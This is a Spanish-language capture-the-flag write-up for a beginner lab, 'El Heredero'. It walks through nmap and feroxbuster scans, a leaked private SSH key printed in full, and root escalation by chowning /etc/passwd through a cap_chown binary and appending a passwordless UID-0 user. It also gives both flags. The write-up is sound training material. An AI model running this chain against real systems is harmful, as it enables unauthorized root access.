

LABORATORIO EL HEREDERO

Se procede a realizar un escaneo con nmap.


```
sudo nmap -O -sV -sC -p- 172.17.0.2 -oN Scan_heredero.txt
```

```
Nmap scan report for 172.17.0.2
Host is up (0.00016s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u2 (protocol 2.0)
8080/tcp   open  http      SimpleHTTPServer 0.6 (Python 3.13.5)
|_http-title: Whoami-Labs | Internal Transfer
|_http-server-header: SimpleHTTP/0.6 Python/3.13.5
MAC Address: 56:6C:3B:1A:E0:3F (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS: SCAN(V=7.92E=4%D=5/24%OT=22%CT=1%CU=33995%PV=Y%DS=1%DC=D%G=Y%M=566C3B%T
OS:M=6A132801P=x86_64-redhat-linux-gnu)SEQ(SP=FF%GCD=1%ISR=108%TI=Z%CI=Z%T
OS:S=21)SEQ(SP=FF%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=21)OPS(O1=M5B4ST11NWA%O2=
OS:M5B4ST11NWA%O3=M5B4NNT11NWA%O4=M5B4ST11NWA%O5=M5B4ST11NWA%O6=M5B4ST11)WI
OS:N(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FA
OS:F0%O=M5B4NNSNWA%CC=Y%Q=)T1(R=Y%DF=Y%T=40%W=0%S=A+S+F=AS%RD=0%Q=)T2(R=N)T3
OS:(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A+Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=
OS:Z%A+S+F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A+Z%F=R%O=%RD=0%Q=)T7(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A+S+F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%R
OS:IPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Se detecta puerto 8080 con el servicio http que apunta a un SimpleHTTPServer en Python, también un puerto 22 un servicio ssh que apunta a un server Debian

Accedemos en el navegador.



Descargamos el archivo que se llama .bash_history.bak para poder ver su contenido.

```
cd /home/student/project
ssh-keygen -t rsa
cp id_rsa /opt/dev_temp/project_v2/.old/key.private
# Borrar esto luego
```

Accedemos al directorio tambien 172.17.0.2:8080/.old/

Directory listing for /.old/

- [key.private](#)

Descargamos el archivo, para ver su contenido también.

```
bash_history_bak el_heredero.tar key.private scan_heredero.txt startlab.
samboso@Lab:~/Descargas/el_heredero$ cat key.private
-----BEGIN OPENSSH PRIVATE KEY-----
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 f9A+ JrjoLx1y2
Vgi1Z67JVJq9u8ahUMwsFZi9NhLYt1BamUDmSjKvwmlVeKRQSAJRqRIGUspJ4Z1hQEzb
mkK5sKnEu21xBXsiiWX70zRXary1RLrQAAAMEAy7QMnh1MQSctZkLAxACHg1b9Z2Z9Bzi1
oR4w1qCVaRauSISAIsj3CzU251c61y2jL3/xHLYwy83gTSXiziPBC2+JVTbuBMqrkns22z
qg9E7dMeEhwYxGXHpTt0/p3q9q3Ki8lWxXogyJs0ZJhH5DRaoiRf5KcEEUqnAVK3msGZvU
Xbx26os8xtAAxJtBc/7H3f4k9M/9Fm9i1dSbJ6/FpwwvHLT1oVce4Ms fB5mXFH/4qYc2
ajR+B0uH+5L0bVAAAEXJvb3RANTBiYzQ4YmIyYzQwAQ==
-----END OPENSSH PRIVATE KEY-----
```

Realizamos un
descubrir directorios ocultos

fuzzing para

```
sudo feroxbuster -u http://172.17.0.2:8080 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x sh,js,php,env,bak,backup,old --scan-dir-listings --extract-links -o feroxbuster.txt
```

```
FERRIC OXIDE
by Ben "epi" Risher ver: 2.13.1

Target Url      http://172.17.0.2:8080/
In-Scope Url    172.17.0.2
Threads         50
Wordlist         /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent       feroxbuster/2.13.1
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
Output File     feroxbuster.txt
Scan Dir Listings true
Extensions     [sh, js, php, env, bak, backup, old]
HTTP methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

404 GET 13l 32w 335c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 4l 12w 115c http://172.17.0.2:8080/.bash_history_bak
301 GET 0l 0w 0c http://172.17.0.2:8080/.old => http://172.17.0.2:8080/.old/
200 GET 1l 152w 1589c http://172.17.0.2:8080/
[#####] - 17m 956824/956824 0s found:3 errors:18
[#####] - 17m 956808/956808 966/s http://172.17.0.2:8080/
```

Usaremos ssh para hacer la prueba con la llave privada que se ha obtenido

Al tratar de conectarnos con la llave privada me muestra un mensaje de error que los permisos key.private son demasiado abiertos y requiere que las claves privadas tengan permisos restringidos para que otros usuarios no puedan leerlas.

Usaremos chmod 600 key.private

```
(samlab@samlab)-[~/Descargas/el_heredero]
$ chmod 600 key.private

(samlab@samlab)-[~/Descargas/el_heredero]
$ ssh student@172.17.0.2 -i key.private
Linux 5f7cd98251a1 6.19.14+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.14-1+kali1 (2
026-05-05) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
student@5f7cd98251a1:~$
```

Detectamos una flag de user.

```

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
student@5f7cd98251a1:~$ pwd
/home/student
student@5f7cd98251a1:~$ ls
user.txt
student@5f7cd98251a1:~$ ls -al
total 28
drwx----- 1 student student 4096 May  5 06:42 .
drwxr-xr-x 1 root    root    4096 May  5 06:42 ..
-rw-r--r-- 1 student student  220 Mar  8 15:21 .bash_logout
-rw-r--r-- 1 student student 3526 Mar  8 15:21 .bashrc
-rw-r--r-- 1 student student  807 Mar  8 15:21 .profile
drwx----- 2 student student 4096 May  5 06:42 .ssh
-r----- 1 student student   35 May  5 06:42 user.txt
student@5f7cd98251a1:~$ cat user.txt
Capabilities{e1_h3r3d3r0_sysowner}
student@5f7cd98251a1:~$

```

Si buscamos por SUID es un permiso especial que hace que un programa se ejecute con los privilegios del dueño del archivo normalmente root, aunque lo llegue a ejecutar otro usuario. Se usa para tareas que necesitan permisos elevados, como cambiar contraseñas con passwd.

Si buscamos por capabilities son permisos especiales que le dan a un programa solo ciertas capacidades de root (sería como cambiar ownership o abrir puertos), sin darle acceso total al sistema una alternativa mas confiable al SUID.

```
getcap -r / 2>/dev/null
```

```

student@5f7cd98251a1:~$ getcap -r / 2>/dev/null
/usr/bin/sysowner cap_chown=ep
student@5f7cd98251a1:~$

```

El archivo ejecutable sysowner que se encuentra ubicado en /usr/bin/ tiene permitido modificar el dueño de un archivo mediante chown

```

/usr/bin/sysowner student /etc/passwd
ls -l /etc/passwd

```

```

Full documentation (https://man7.org/software/coreutils/chown)
or available locally via: info '(coreutils) chown invocation'
student@5f7cd98251a1:~$ /usr/bin/sysowner student /etc/passwd
student@5f7cd98251a1:~$ ls -l /etc/passwd
-rw-r--r-- 1 student root 1217 May  5 06:42 /etc/passwd
student@5f7cd98251a1:~$

```

Ya cambiado con éxito el ownership se modificará el archivo /etc/passwd para ingresar un código que contenga un usuario ficticio con los mismo privilegios.

Echo 'pwn::0:0:pwn:/root:/bin/bash' » /etc/passwd

Lo que se llega a interpretar es un usuario llamado pwn con una UID 0 (root) un GID (grupo root), la shell /bin/bash y un password que está vacío.

```
-bash: cho: command not found
student@5f7cd98251a1:~$ echo 'pwn::0:0:pwn:/root:/bin/bash' >> /etc/passwd
student@5f7cd98251a1:~$ ls
user.txt
student@5f7cd98251a1:~$ whoami
student
student@5f7cd98251a1:~$ sudo -l
-bash: sudo: command not found
student@5f7cd98251a1:~$ su - pwn
root@5f7cd98251a1:~# id
uid=0(root) gid=0(root) groups=0(root)
root@5f7cd98251a1:~# ls
root.txt
root@5f7cd98251a1:~# cat root.txt
Capabilities{e1_h3r3d3r0_backup}
```

```
LABORATORIO: El Heredero
DIFICULTAD: fácil [★☆☆☆☆]
PUNTUACIÓN: 1 XP
```

[*] Cargando imagen desde el_heredero.tar...

```
Laboratorio: El Heredero
Dificultad: ★☆☆☆☆
```

[>] OBJETIVO: 172.17.0.2

[?] Introduce la flag de USUARIO: Capabilities{e1_h3r3d3r0_sysowner}

[V] ¡Correcto! Flag USUARIO validada.

[?] Introduce la flag de ROOT: Capabilities{e1_h3r3d3r0_backup}

[V] ¡Correcto! Flag ROOT validada.

¡FELICIDADES! HAS COMPLETADO EL LABORATORIO El Heredero

Tiempo total: 1h 18m 8s

XP Obtenida: 1 Puntos

Presiona Enter para cerrar el laboratorio...